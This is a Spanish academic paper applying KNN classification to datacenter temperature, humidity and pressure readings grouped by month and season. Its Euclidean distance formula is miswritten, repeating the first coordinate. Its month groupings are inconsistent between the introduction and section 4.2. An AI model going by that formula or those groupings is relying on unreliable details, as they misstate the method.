El presente trabajo describe la aplicación del Algoritmo KNN al estudio del comportamiento climático de un Datacenter. Este análisis permite comprender cómo varían la temperatura y la humedad dentro del ambiente durante las distintas estaciones del año, con el objetivo de modificar la ventilación dentro del recinto. Esto último permite mantener operativos a los servidores y sistemas de cómputo que se encuentran dentro. Si bien esta aplicación resulta específica para el Datacenter, el concepto se puede aplicar a cualquier habitación o recinto que necesite tener un control de sus variables.

1. Introducción

En la actualidad se tiene acceso a una gran cantidad de datos que facilitan la automatización de sistemas y agilizan las tareas que de otra manera resultan laboriosas. Con el caudal de datos que se puede conseguir a través de distintos sensores y el avance de la tecnología en el área de las comunicaciones, resulta necesario el procesamiento de éstos con el objetivo de obtener conclusiones sobre un comportamiento en especial o determinar, como se describe más adelante en este trabajo, el grado de ventilación que necesita una habitación. Por esta razón, los algoritmos de Inteligencia Artificial (IA) obtienen una gran relevancia en el análisis de grandes datos. Ejemplo de esto se da en el Trabajo "A Review at Machine Learning Algorithms Targeting Big Data Challenges", de los autores Abhinav Rathor., Manasi Gyanchandan [1], donde se describe un análisis comparativo de los algoritmos de Aprendizaje Automático basados en grandes cantidades de datos (Big Data).

Dentro de la IA, uno de los campos que tiene gran aplicación es el Aprendizaje Automático o Machine Learning, el cual, a su vez, se encuentra dividido en tres ramas importantes: Aprendizaje Supervisado, Aprendizaje No Supervisado y Aprendizaje Reforzado. Un ejemplo de lo comentado, se da en el Trabajo "Machine Learning for Engineering", del autor Jeff Dyck [2], en donde se estudian las técnicas de Apendizaje Automático para resolver problemas de producción dentro de la automatización.

En particular, en el presente trabajo, se estudia el comportamiento dinámico que tienen las variables como temperatura y humedad dentro de un Datacenter y para esto se recurre entonces a los algoritmos de Aprendizaje Supervisado, particularmente, al algoritmo de clasificación de KNN o K-Nearest Neighbor (o, traducido, K Vecinos Cercanos), con el objetivo de poder estudiar cómo varían la temperatura y la humedad según las estaciones del año. Este análisis permite obtener conclusiones sobre la ventilación adecuada que debiera haber.

Resulta valioso poder conocer cómo se adecúan la temperatura y la humedad dentro de un Datacenter, dado que los equipos que se encuentran dentro resultan de vital importancia para mantener las comunicaciones. En el trabajo "The benefits of data center temperature monitoring", de los autores Truúcă, M., Soran, A [3], se comenta de forma clara que los equipos informáticos trabajan correctamente en un rango comprendido entre 20 °C y 23 °C, lo cual genera una de las premisas de este trabajo, es decir, cuál es el rango de temperatura que se debe mantener controlado y, por ende, monitoreado. La otra premisa de partida es el de monitoreo de humedad.

Para aplicar este algoritmo, previamente se realizó un Dataset con valores de temperatura y humedad, los cuales fueron obtenidos mediante sensores ubicados dentro del Datacenter. Estos valores fueron muestreados durante siete meses (octubre 2018 – mayo 2019, sin contar enero, donde hubo una caída irreparable de la red) para lograr un conjunto de datos robusto. Con estos datos, el objetivo es realizar tres estudios distintos, basados en el algoritmo de KNN: el primero consiste en

obtener un modelo que clasifique pares de datos de temperatura y humedad entre dos grupos, uno de ellos entre los meses octubre-febrero y el otro entre marzo-mayo. El segundo estudio toma tres grupos para la clasificación, uno de ellos entre los meses octubre-noviembre-diciembre, otro entre febrero-marzo y otro último entre abril-mayo. Finalmente, el tercer estudio, consiste en dividir los datos en siete grupos siendo cada uno de estos el respectivo mes: octubre, noviembre, diciembre, febrero, marzo, abril o mayo. Con esto, lo que se busca es analizar cuál es la eficiencia del algoritmo al clasificar con distintos tipos de grupos. Es decir, este trabajo no se enfoca directamente en encontrar el valor óptimo de **K,** sino en el análisis de división de grupos que permita obtener la mejor eficiencia para la clasificación. Las conclusiones obtenidas podrán demostrar cuál sería la mejor forma de aplicar este algoritmo a una habitación que tenga un comportamiento similar.

Esta clasificación comentada no tiene en cuenta solamente la distribución de temperatura y humedad producto de las estaciones del año, sino también a las perturbaciones que puede haber dentro del Datacenter. Este recinto resulta ser utilizado por personas que trabajan dentro, lo cual deviene en perturbaciones tales como la apertura de las puertas o incluso el impacto de la cantidad de personas que puedan encontrarse trabajando. Por el contrario, es importante analizar cómo se distribuye la temperatura y la humedad los fines de semana o momentos en los que no hay nadie, como puede ser la madrugada, para compararlos con los momentos de máxima actividad.

Resulta conveniente agregar que, aparte de sensar variables como la temperatura y la humedad los cuales resultan importantes a los efectos del Datacenter, también se muestreó la presión del ambiente para analizar, luego de las experiencias comentadas, si resulta conveniente tener un parámetro más como soporte para las dos utilizadas (temperatura y humedad).

Para el desarrollo de este trabajo se estudiaron casos relacionados con la variación de temperatura en Datacenters y casos de aplicación del algoritmo de KNN. Ejemplo de lo mencionado se da en el trabajo “The benefits of data center temperature monitoring”, en donde se analiza la monitorización de la temperatura en un Datacenter [3]. También resulta importante el trabajo “Environmental Parameters Control in Datacenter”, de los autores Truúcă, M., Soran, A., Abrudean, M [4], donde se muestra el control y monitorización de los parámetros ambientales de un Datacenter. En cuanto al algoritmo KNN, se estudió el trabajo “Un Modelo de Detección de Anomalías en una LAN usando K-NN y Técnicas de Computación de Alto Desempeño”, de los autores Gil Costa, V., Errecalde, Marcelo., Taranilla, María Teresa [5], en el cual se presenta una forma de pre-procesar datos para identificar anomalías mediante el algoritmo de clasificación KNN. También resulta interesante como base de este trabajo lo comentado en “Learning to detect spam messages”, de los autores Barrionuevo, M., Lopresti, Mariela., Miranda, Natalia., Piccoli, Fabiana [6], donde se investiga el rendimiento del método KNN en tareas de detección de spam. Teniendo en cuenta estos últimos trabajos, se puede ver la gran amplitud de aplicación que tiene el algoritmo de KNN a la hora de clasificar, teniendo en cuenta sobre todo, la eficiencia que tiene. Por esta razón, dado que en el presente trabajo resulta necesario tener una clara diferenciación de los datos, es que se acude a este algoritmo.

Teniendo en claro todos estos casos de aplicación, se procedió a realizar los estudios comentados sobre los datos de temperatura y humedad para obtener conclusiones y efectuar la correlación correspondiente con estos casos de estudio.

El presente trabajo se divide de la siguiente forma: la sección número dos comienza describiendo al algoritmo KNN, luego en la sección tres se comenta cómo se aplica este algoritmo al trabajo realizado sobre el Datacenter y por último, en la sección cuatro, se presentan los resultados obtenidos sobre los cuales se podrán evaluar las respectivas conclusiones. En particular, en la sección 4.3, se propone una mejora a la clasificación, teniendo en cuenta una tercera variable: la presión del ambiente. Es decir, si bien el trabajo describe cuál sería la mejor forma de agrupar datos con dos dimensiones, también se analiza el caso del agregado de una tercera variable con el objetivo de optimizar dicha clasificación.

2. Algoritmo KNN (K- Nearest Neighbor)

Este algoritmo se encuentra dentro del grupo de algoritmos de clasificación, siendo éstos a su vez parte del área de Machine Learning. El objetivo que tiene KNN es el de tomar una muestra con ciertas características y clasificarla dentro un grupo de datos que contenga las mismas características. Previamente a la clasificación, resulta necesario definir los distintos grupos con sus respectivas características para que, al clasificar la muestra, la misma pueda ser comparada. Cabe aclarar que cada grupo está conformado por un conjunto de datos los cuales configuran un *dataset*. Para llevar a cabo la clasificación se calcula la distancia entre la muestra a clasificar y cada uno de las valores del dataset, y se toman las **K** muestras con menor distancia, siendo **K** una variable predeterminada. Para este cómputo se utiliza la *distancia euclidiana*, la cual, para el caso en el que los datos tengan dos dimensiones, se calcula como:

$$dist(p,q) = \sqrt{(p_1 - q_1)^2 + (p_1 - q_1)^2} \qquad (1)$$

Siendo:

p: muestra elegida p = (p_1,p_2)

p_1: primera coordenada de la muestra

p_2: segunda coordenada de la muestra

q: vecino de la muestra q = (q_1,q_2)

q_1: primera coordenada del vecino de la muestra

q_2: segunda coordenada del vecino de la muestra

Una vez definidos los **K** vecinos de la muestra, se procede a clasificarla. El algoritmo realiza ésto calculando la cantidad de vecinos perteneciente a cada grupo y asignándole a la muestra el grupo mayoritario. En caso de que haya un empate, se elige un grupo aleatoriamente. Por esta razón, resulta importante tener en cuenta el valor que tiene **K** para que el algoritmo tenga pueda clasificar eficientemente. Por ejemplo, si **K** tuviera un valor K = 100, se tendría un amplio conjunto de valores para decidir si la muestra pertenece a uno u otro grupo mientras que, por ejemplo, con un **K** = 1, la muestra quedaría definida unívocamente por el grupo de su vecino más cercano. Es por esto que resulta valioso estudiar el *Score* (o puntuación) que tiene el algoritmo para cada valor de **K**.

Lo anterior descripto se puede resumir de la siguiente forma:

1) Separar el conjunto de datos en distintos grupos, según las características. En este caso los grupo serán separados según los meses del año.

2) Calcular el valor óptimo de **K** que permite obtener el máximo *score* del algoritmo.

3) Tomar una muestra (que no sea parte del conjunto de datos), que en este caso pertenece a cualquier día del año, y clasificarla mediante el algoritmo de KNN. [7]

En el siguiente apartado se estudiará cómo se aplica este algoritmo al presente trabajo y para eso será importante analizar cuál es el valor de **K** que mejor se ajusta para obtener un resultado óptimo. Como base de este estudio se tomó el trabajo “Ischemic Heart Disease Recognition by k-NN Classification of Current Density Distribution Maps”, en donde se estudia el valor óptimo que debe tener **K** [7].

3. Aplicación de KNN al caso de estudio

Previamente a la descripción de la aplicación, resulta fundamental comentar cómo se dispusieron los distintos sensores en el Datacenter, con el objetivo de estudiar cuál es el punto espacial del recinto bajo estudio.

En la Fig. 1 se observa la distribución de equipos y sensores dentro del Datacenter.




Figura 1. Distribución de equipos y sensores dentro del Datacenter

Siendo:

R1: Rack 1, donde se encuentra alojado el servidor N.º 1

R2: Rack 2., donde se encuentra alojado el servidor N.º 2

P1: Puerta que hacia el pasillo.

P2: Puerta que hacia el Laboratorio de Óptica.

S1, S2, S3, S4, S5 y S6: Módulos de temperatura, humedad y presión, integrados

Como se puede observar en la Fig. 1, existen diversos módulos que son los encargados de sensar la temperatura, humedad y presión, dependiendo su ubicación dentro del recinto. Para el caso del presente trabajo se toma como referencia el módulo tres (S3 en la Fig.1), dado que puede sensar cómo afectan las variables que circundan al Servidor N. °1 (R1 en la Fig.1), sin sufrir perturbaciones directas debido a la apertura de las puertas.

Los módulos comentados (S1, S2, S3, S4, S5 y S6) fueron construidos a partir de sensores de temperatura y humedad conectados a placas de desarrollo con WiFi integrado, de manera que cada dato tomado por dichos sensores sea enviado a través de una red de este tipo a una plataforma donde puedan ser estudiados [11]. Se utilizó la Plataforma ThingSpeak, ya que desde ésta se pueden analizar los datos vía web y de forma local. Esta última se refiere a la instalación de ThingSpeak en uno de los propios servidores del Datacenter para resguardar los datos ante un posible problema con la plataforma web. Para lograr la transmisión a través de la red de WiFi, se utilizaron protocolos de IoT, los cuales son de gran aplicación para transmisión de datos de sensores, ya que reducen el ancho de banda consumido. Si bien esto no es objeto de estudio del presente trabajo, resulta conveniente comentarlo para aclarar cómo fueron obtenidos los datos desde los sensores.

Una vez guardados los datos, resulta importante hacer un análisis exhaustivo de estos para comprobar que estén sincronizados y no sean errados. El concepto de sincronización refiere al caso de que los datos de temperatura y humedad sean del mismo momento ya que luego de analizarlos se observó que había algunos

valores de temperatura que fueron enviados con unos segundos de retraso respecto a los de humedad. Esto demandó hacer un análisis de datos para desechar aquellos cuyo retraso fuera considerable, ya que de otra forma no sería útil para su análisis. Luego, cuando se trata el concepto de errado, se refiere a tener valores que no sean coherentes con los que debe haber en un Datacenter, es decir, si un valor de temperatura en un momento dado, fue de 81 °C y diez segundos después se ve que el mismo sensor registra 23 °C, es evidente que fue un error en la toma de datos del sensor o en la comunicación, ya que resulta poco probable que en un recinto como el tratado en el presente trabajo la temperatura cambie abruptamente. Esto también resultó necesario desde el punto de vista del análisis de datos.

Con lo mencionado anteriormente, se quiere aclarar que resulta fundamental hacer un análisis de datos previo a la utilización del algoritmo de KNN, ya que de lo contrario, si se tuviera un caudal de datos importante que no cumpla con los criterios mencionados anteriormente, la clasificación se tornaría errada y además perturbaría a la forma de puntuación elegida para conocer si el algoritmo resulta eficiente a la hora de clasificar.

Con estos datos sensados se construye un dataset con valores de temperatura y humedad que van desde los 20°C hasta los 33°C y de 20% a 90%, respectivamente. Luego, para comprobar la efectividad del algoritmo KNN, se procede a dividir el dataset en distintos grupos para comprobar cuál es la forma más eficiente de separarlos. Para esto, como se comentó anteriormente, se realizarán tres experimentos: el primero consiste en separar al dataset en dos grupos y obtener el valor óptimo de **K** que permite obtener la mejor eficiencia (a través del score). Luego, el segundo experimento tiene el mismo objetivo que el anterior pero separando al dataset en tres grupos. Por último, se repite el mismo experimento pero tomando siete grupos. Hecho esto, se procederá comparar tanto el **K** obtenido en cada experimento como su *score*, para poder realizar una comparación efectiva. El criterio para separar en grupos deviene de las épocas del año donde la temperatura se nota elevada (ya que resultan críticas para el funcionamiento de los equipos), es decir, se puede tomar como grupo de “altas temperaturas” a la época comprendida entre los meses de febrero y marzo o, también, los meses de noviembre, diciembre, febrero, marzo y abril, dado que las temperaturas elevadas suelen extenderse algunos meses más. Por esta razón es que no resulta conveniente tomar grupos que contengan mayor cantidad de meses, dado que se estaría entrando en meses donde la temperatura disminuye y la clasificación se tornaría errónea.

Habiendo construido el dataset, resulta importante aclarar que todos los datos que lo componen tienen dos componentes o coordenadas: temperatura y humedad. Por ejemplo, si se toma un dato perteneciente a cualquier día del año, el mismo puede contener los valores T_1 = 26,6 °C y H_1 = 55%. De esta forma, los gráficos presentados en la siguiente sección serán exhibidos mediante dos ejes, en el vertical se muestra la humedad y en el horizontal, la temperatura

4. Análisis y resultados obtenidos

En base a lo comentado sobre la distribución de grupos, el primer experimento a realizar consiste en tomar los datos de temperatura y humedad dentro del período entre octubre del 2018 y mayo del 2019 (este período conforma al dataset), y separar a estos en dos grupos. El objetivo de esto es poder, ante una nueva muestra de temperatura y humedad, evaluar el desempeño del algoritmo KNN como se comentó anteriormente.

4.1 Clasificación mediante dos grupos de temperatura y humedad.

Los datos tomados entre octubre del 2018 y mayo del 2019 se dividirán en dos grupos: uno denominado “Periodo 0”, correspondiente a los meses de octubre, noviembre, diciembre y febrero, y otro grupo denominado “Periodo 1”, correspondiente a los meses de marzo, abril y mayo. El “Período 0” representa a los meses del año donde suele haber mayor temperatura y el “Período 1” a los meses donde la temperatura frecuenta ser menor. Esto se observa en la Fig. 2




Figura 2. Gráfico del Dataset

En la Fig. 2 se grafica el dataset en un eje de coordenadas humedad-temperatura, asignándole el color celeste a los puntos pertenecientes al “Período 0” y el color violeta a los pertenecientes al “Período 1”. En la Fig.2 se observa que hay datos pertenecientes al “Período 0” que se solapan con datos del “Período 1” dado que entre los meses de marzo y mayo, la temperatura y la humedad no suelen mantenerse constantes. Además, dada la selección de meses del “Período 0”, se nota una gran variación en la temperatura pero no así en la humedad, en cambio, en el “Período 1” se nota mayor variación en cuanto a humedad pero no tanto en temperatura.

Teniendo en cuenta la distribución de los datos, el experimento se completa al tomar una nueva muestra y

observar si esta pertenece al “Período 0” o al “Período 1” y ver así, en qué época del año se encuentra el Datacenter.

De la Fig. 1 se puede observar que existe una nube de datos que se solapan entre sí (datos de color violeta por encima de los de color celeste), al intentar clasificar una nueva muestra resulta importante analizar el valor óptimo de **K** para lograr el máximo score a la hora de clasificar. Para esto, se realiza un gráfico del score que tiene el algoritmo en función de los valores de **K** el cual se puede ver en la Fig.3




Figura 3. Score vs K

De la figura anterior se ve que a medida que el valor de **K** aumenta, disminuye la puntuación (score), por eso se resulta conveniente elegir el valor de **K** que implique un mayor score del algoritmo. Este valor, observando la Fig.3, da como resultado K = 8 para un score de 0,975.

A continuación, para comprobar la efectividad del algoritmo, se toma una muestra conformada por dos coordenadas (temperatura y humedad), la cual resulta ser de 26 °C y 55 % (esta muestra fue separada del dataset, es decir, no forma parte del mismo). El objetivo entonces es ver a cuál “Período” pertenece, tomando un K = 8, para lo cual se presenta la Tabla 1.

Tabla 1. Tabla de datos con K = 8

Temperatura	Humedad	Período
26.60	55.00	1
25.94	55.10	1
26.12	55.00	1
26.19	55.00	0
26.06	54.80	1
25.94	54.80	1
26.06	54.80	1
25.81	55.10	1

La Tabla 1 se puede representar gráficamente en la Fig.4, donde se observa a la muestra nueva con una estrella blanca y en un tono más oscuro los puntos pertenecientes a los vecinos:




Figura 4. Nube de datos con nueva muestra

Para un mayor detalle de la nueva muestra y sus vecinos, se propone la siguiente figura (Fig.5):




Figura 5. Nube de datos con nueva muestra, teniendo en cuenta los vecinos más cercanos.

En la Fig.5 se puede ver la predominancia de puntos pertenecientes al “Período 1”, de 7 contra 1, para ser más precisos. Esto entonces concluye que la nueva muestra pertenece al período marzo-abril-mayo.

Otra observación fue la de tomar una muestra distinta, por ejemplo, la que que contiene los valores: temperatura 25.5°C y humedad 50% y se repitió el mismo experimento, obteniendo la siguiente Tabla (Tabla 2):

Tabla 2. Tabla de datos con K = 8

Temperatura	Humedad	Período
25.44	50.00	0
25.44	55.00	1
25.50	50.20	0
25.56	50.20	0
25.37	50.20	0
25.50	50.30	1
25.56	49.70	0
25.56	49.70	0

En base a la Tabla 2, se grafican los valores de temperatura y humedad pertenecientes a los dos períodos, y la nueva muestra, obteniendo el siguiente gráfico (Fig.6):




Figura 6. Nube de datos con la nueva muestra

Para un mayor detalle de la nueva muestra y sus vecinos, se propone la siguiente figura:




Figura 7. Nueva muestra con K vecinos

En la Fig.7 se puede ver la predominancia de puntos pertenecientes al "Período 0", de 6 contra 2, para ser más precisos. Esto entonces concluye que la nueva muestra pertenece al período octubre, noviembre, diciembre y febrero. Notar que en la Fig. 7 existen datos de temperatura y humedad que se solapan, por ejemplo, el dato T = 25,56 °C y H = 49,70%. En la parte final del ítem 4.3 se propone una posible solución a este inconveniente.

4.2 Clasificación mediante tres grupos de temperatura y humedad.

El próximo experimento consiste en tomar el mismo dataset utilizado hasta ahora (datos de temperatura y humedad en el período octubre 2018 hasta mayo 2019) pero separandolo en tres grupos para evaluar su eficiencia y poder compararla con el caso de dos grupos. Estos grupos son: "Período 0" que toma los meses octubre y noviembre, "Período 1" que abarca los meses diciembre, febrero y marzo y por último, "Período 2" que toma los meses de abril y mayo. Esta distribución se puede observar en la Fig. 8.




Figura 8. Distribución de Datos para los tres Períodos

En verde se observan los datos del intervalo octubre-noviembre en color verde ("Período 0"), los datos pertenecientes a diciembre, febrero-marzo en color rojo ("Período 1") y en color azul los datos del intervalo abril-mayo ("Período 2").

Es importante notar que hay datos que se solapan unos con otros, dado que hay valores que se parecen según las épocas, por esta razón para visualizar mejor los datos, a continuación se muestra otra figura (Fig. 9) perteneciente al mismo intervalo de meses pero poniendo por encima a las muestras que en la Fig. 8 quedaron por debajo.




Figura 9. Distribución de Datos para los tres Períodos

Al igual que en el caso anterior, el objetivo es obtener el score del algoritmo para el caso de separar a los datos en tres grupos. Para esto, se grafica el score en función del número de vecinos (**K**), la cual se puede ver en la Fig. 10:




Figura 10. Score vs K

En la Fig.10 se observa que con un valor de K=22 se obtiene una eficiencia de aproximadamente 0,837.

Habiendo encontrado el valor de **K** que mejor se ajusta, el siguiente paso es poner a prueba este modelo con muestras aleatorias de temperatura y humedad. Los colores de los grupos se mantienen como se viene explicando y, para la muestra aleatoria se utiliza el color negro, de forma que se la pueda diferenciar (esta muestra fue separada del dataset, es decir, no forma parte del mismo). La muestra tomada tiene los valores 26°C y 49% de humedad. Esto se observa en la Fig. 11.




Figura 11. Nueva muestra con K vecinos

En la Fig.11 se puede ver la predominancia de puntos pertenecientes al “Período 0”. Esto entonces concluye que la nueva muestra pertenece al “Período 0” (octubre, noviembre).

4.3 Clasificación mediante siete grupos de temperatura y humedad

El último experimento consiste en tomar a cada mes del dataset como un grupo por separado y analizar cuál es el valor óptimo de **K** que mejor se ajusta a la clasificación. Para esto se utilizará el mismo dataset y se divide a cada período de la siguiente forma: “Período 0”, octubre; “Período 1”, noviembre; “Período 2”, diciembre; “Período 3”, Febrero; “Período 4”, Marzo; “Período 5”, Abril; “Período 6”, Mayo. Esto se observa en la siguiente imagen (Fig.12).




Figura 12. Distribución de Datos para los siete Períodos

En la Fig.12 se tiene la siguiente distribución: lima, octubre; rojo, noviembre; azul, diciembre; naranja, febrero; cyan, marzo; magenta, abril; verde, mayo.

Al igual que en el caso anterior, el objetivo es obtener la eficiencia del algoritmo para el caso de separar a los datos en siete grupos. Para esto, se grafica el score en función del número de vecinos (**K**), lo cual se puede ver en la Fig. 13




Figura 13. Score vs K

En la Fig.13 se observa que con un valor de K= 15 se obtiene un score de 0,69, lo cual indicaría que es el mejor **K** para predecir.

No resulta necesario tomar una muestra aleatoria para comprobar la efectividad del algoritmo en la clasificación porque es notorio que, en comparación con los casos anteriores, el score obtenido es menor. Este criterio se toma en base a lo comentado anteriormente sobre el objetivo de este trabajo.

Dada esta baja puntuación para esta última experiencia, se procedió a agregar la presión como una dimensión más para los datos con el objetivo de comprobar si los datos se pueden diferenciar con mayor claridad, es decir, en vez de usar un plano para los datos (humedad – temperatura), se utiliza un tercer eje de forma que los datos queden diferenciados. Al hacer esto

y ejecutar nuevamente el algoritmo, se tiene el siguiente gráfico de Score vs K (Fig.14)




Figura 14. Score vs K

Al observar la Fig.14, se puede ver que el efecto de agregar una tercera variable a los datos, mejora la puntuación del algoritmo.

A continuación se comentan las conclusiones obtenidas en base a las experiencias realizadas.

5. Conclusiones

